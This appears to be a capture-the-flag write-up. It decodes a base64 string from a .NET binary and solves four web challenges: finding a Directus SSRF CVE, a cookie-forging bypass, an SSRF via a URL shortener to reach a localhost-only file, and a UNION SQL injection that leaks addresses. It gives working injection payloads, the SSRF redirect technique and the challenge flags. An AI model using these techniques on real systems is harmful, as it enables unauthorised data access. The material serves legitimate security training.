
```
cat /home/pritam/.cache/.fr-0iN3lV/.text
```

Output:

```
'+H' '  F(
o
(
*0(

(
o
*0@(
rp(
pr`p
(
 (
+
(
&     d2'*(
*BSJB
      v4.0.30319lX#~'8#Strings''#US#GUIDP#BlobG
'3'>'''rU''=!=='=^=w='='hdh'='''1''1'1"1
'
''
'HAP ';]OOO.]' '8b' '▒O
)O1O9OAOIOQOYOaOiOqOyO'▒''%''0'6'WC''G'M'O.

      h.q..#'.+'.3'.;'.C'.K'.S'.['.c'.k'.s+<'HT%T'get_UTF8<Module>base64Enc
odedDatamscorlibBase64DecodeBase64EncodeMumblesRevengeget_UserNameGuidAttri
buteDebuggableAttributeComVisibleAttributeAssemblyTitleAttributeAssemblyTra
demarkAttributeTargetFrameworkAttributeAssemblyFileVersionAttributeAssembly
ConfigurationAttributeAssemblyDescriptionAttributeCompilationRelaxationsAtt
ributeAssemblyProductAttributeAssemblyCopyrightAttributeAssemblyCompanyAttr
ibuteRuntimeCompatibilityAttributeMumblesRevenge.exeEncodingSystem.Runtime.
VersioningFromBase64StringToBase64StringGetStringProgramSystemMainSystem.Re
flection.ctorSystem.DiagnosticsSystem.Runtime.InteropServicesSystem.Runtime
.CompilerServicesDebuggingModesGetBytesargsSystem.Windows.FormsObjectDialog
```

```
ResultEnvironmentConvertSystem.TextplainTextShowMessageBoxop_Inequality

      pingu'QUGluZ3Ugc3RvcCBzcGFtbWluZyBtZSB3aXRoIG1hbGljaW91cyBkb2N1bWVudH
MgdHJ5aW5nIHRvIGhhY2sgbWUgYWdhaW4hDQpXaGVuIHlvdSBzdG9wIEkgd2lsbCB0ZWxsIHlvd
SBob3cgdG8gcmVtb3ZlIHRoZXNlIHBvcCB1cHMgdGhhdCBvY2N1ciBldmVyeSB0aW1lIHlvdSBs
b2cgaW4uDQoNCkZyb20gTXVtYmxlIChVV0F7aDRDazNEX2JZX3RIM19sMU5rM2RfY0g0MU4hITF
vbmV9KQ==1UGxlYXNlIFN0b3AgUGluZ3U=''Iw'N'I'''.U9      E
'z\V4TWrapNonExceptionThrowMumblesRevengeCopyright (c)  2023)$4fa4a2ee-
4ff8-457d-b5f0-f6fa47fcab70
RSDS'''6+3'N''dd'o''C:\Users\testg\source\repos\MumblesRevenge\obj\Release\
MumblesRevenge.pdb'+'+ '+_CorExeMainmscoree.dll'% @
```

Step 5 : Removed `Q` from the above-highlighted part in red and decoded it using `base64 decoder.` The link to cyberchef can be found here.




```
UGluZ3Ugc3RvcCBzcGFtbWluZyBtZSB3aXRoIG1hbGljaW91cyBkb2N1bWVudHMgdHJ5aW5nIHR
vIGhhY2sgbWUgYWdhaW4hDQpXaGVuIHlvdSBzdG9wIEkgd2lsbCB0ZWxsIHlvdSBob3cgdG8gcm
Vtb3ZlIHRoZXNlIHBvcCB1cHMgdGhhdCBvY2N1ciBldmVyeSB0aW1lIHlvdSBsb2cgaW4uDQoNC
kZyb20gTXVtYmxlIChVV0F7aDRDazNEX2JZX3RIM19sMU5rM2RfY0g0MU4hITFvbmV9KQ
```

Output:

```
Pingu stop spamming me with malicious documents trying to hack me again!
When you stop I will tell you how to remove these pop ups that occur every
time you log in.

From Mumble (UWA{h4Ck3D_bY_tH3_l1Nk3d_cH41N!!1one})
```

Project: Vulnerabilities

Question 1: Arctic File Storage Part 1: Surfing for Vulns

The penguins have made the Arctic File Storage using a modern Content Management System (CMS). *Can you figure out what CMS is used and the CVE ID for the latest Server-Side Request Forgery (SSRF) vulnerability?


The flag is the CVE ID for the SSRF vulnerability.
Challenge Server: http://34.87.251.234:3000/

```
Flag: UWA{CVE-2023-26492}
```

Step 1: Visited http://34.87.251.234:3000/robots.txt to see the more information about the site

Step 2: Visited http://34.87.251.234:3000/admin/login and found the CMS is directus

Step 3: Goodled ssrf directus and found following Github Issue
https://github.com/directus/directus/security/advisories/GHSA-j3rg-3rgm-537h



SSRF On File Import

Moderate br41nslug published GHSA-j3rg-3rgm-537h on Mar 4

Package	Affected versions	Patched versions
directus (npm)	<=9.22.4	v9.23.0

Description

Summary

Directus versions <=9.22.4 is vulnerable to Server-Side Request Forgery (SSRF) when importing a file from a remote web server (POST to `/files/import`). An attacker can bypass the security controls that were implemented to patch vulnerability CVE-2022-23080 by performing a DNS rebinding attack and view sensitive data from internal servers or perform a local port scan (eg. can access internal metadata API for AWS at `http://169.254.169.254` event if `169.254.169.254` is in the deny IP list).

Details

Give all details on the vulnerability. Pointing to the incriminated source code is very helpful for the maintainer.

DNS rebinding attacks work by running a DNS name server that resolves two different IP addresses when a domain is resolved simultaneously. This type of attack can be exploited to bypass the IP address deny list validation that was added to `/api/src/services/file.ts` for the function `importOne` to mitigate the previous SSRF vulnerability CVE-2022-23080. The validation in `/api/src/services/file.ts` first checks if the resolved IP address for a domain name does not a resolve to an IP address in the deny list:

```
let ip = resolvedUrl.hostname;

if (net.isIP(ip) === 0) {
    try {
        ip = (await lookupDNS(ip)).address;
    } catch (err: any) {
        logger.warn(err, `Couldn't lookup the DNS for url ${importURL}`);
        throw new ServiceUnavailableException(`Couldn't fetch file from url "${importURL}"`, {
            service: 'external-file',
        });
```

Severity

Moderate 5.0 / 10

CVSS base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Changed
Confidentiality	Low
Integrity	None
Availability	None

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N

CVE ID
CVE-2023-26492

Weaknesses
CWE-918

Credits
Ccamm Reporter
votr123 Reporter

Step 4: The CVE ID of the issue was CVE-2023-26492

Question 2: Skipper's Cookie

Skipper has developed a secure website to protect his cookie!
***Can you figure out a way to trick the website that you are Skipper to steal his cookie?**
Challenge Server: http://34.87.251.234:3002/

```
Flag: UWA{c0000k13s_N0m_n0m_n0M!!one11!}
```


Step 1: Visited http://34.87.251.234:3002/

Step 2: Open developers' tools

Step 3: Set user as Skipper in the cookies section in developer tools and reloaded the page

Step 4: Got following message on the webpage.

```
Here is your cookie!
UWA{c0000k13s_N0m_n0m_n0M!!one11!}
```



Question 3: Arctic File Storage Part 2: Rewind Rebind

There is a secret file located at /localonly/flag.txt on the website. However, you can only access this file from localhost. Using the vulnerability you found in Part 1, can you figure out a way to view the contents of /localonly/flag.txt?


Challenge Server: http://34.87.251.234:3000/

```
Flag: UWA{sUrFiNg_s3rV3r_r3qUeSt_f0rGry_1N_tH3_aRcT1c!!one11!!}
```

Step 1: Shorten the URL http://localhost:3000/localonly/flag.txt using a third-party shortener https://www.shorturl.at/shortener.php .

Step 2: The shortened URL is https://shorturl.at/absB3

Step 3: Enter the shortened URL on the site.



Step 4: Clicked the link shown above which downloaded `flag.txt` file with flag **UWA{sUrFiNg_s3rV3r_r3qUeSt_f0rGry_1N_tH3_aRcT1c!!one11!!}**

Question 4: Penguin Union

Join the Penguin UNION today!
You can see real reasons why other penguins have joined that are stored securely on a SQL database server. Can you figure out a way to leak the address of the penguins that have registered to join the union?

Challenge Server: http://34.87.251.234:3003/

```
Flag: UWA{tH4t5_s0Me_b3Z0s_lVl_vN1oN_bUsTin}
```

Step 1: Entering some random text showed following errors.

```
An error occurred: (sqlite3.OperationalError) near "'%'": syntax error
[SQL: SELECT name,reason FROM registrations WHERE name LIKE '%;' '%' OR
reason LIKE '%;' '%';] (Background on this error at:
https://sqlalche.me/e/20/e3q8
```

Input:

```
%'; SELECT * FROM registrations; --
```

Output:

```
An error occurred: You can only execute one statement at a time.
```

Step 1: Building on the above error, entering the following in the text field gave the following output in the webpage.

```
' UNION Select name, address FROM registrations;--
```

Step 3: Got the following output in the webpage.

Name	Reason
Mumble	123 UWA{tH4t5_s0Me_b3Z0s_lVl_vN1oN_bUsTin} Street, Antarctica
Mumble	The humans are stealing my fish and my dancing isn't working :(
Pingu	42 Noot Noot Avenue, Antarctica

Pingu	**noot noot**
Skipper	**Humans are incapable at looking after themselves. We need a new world order!**
Skipper	**You didn't see anything...**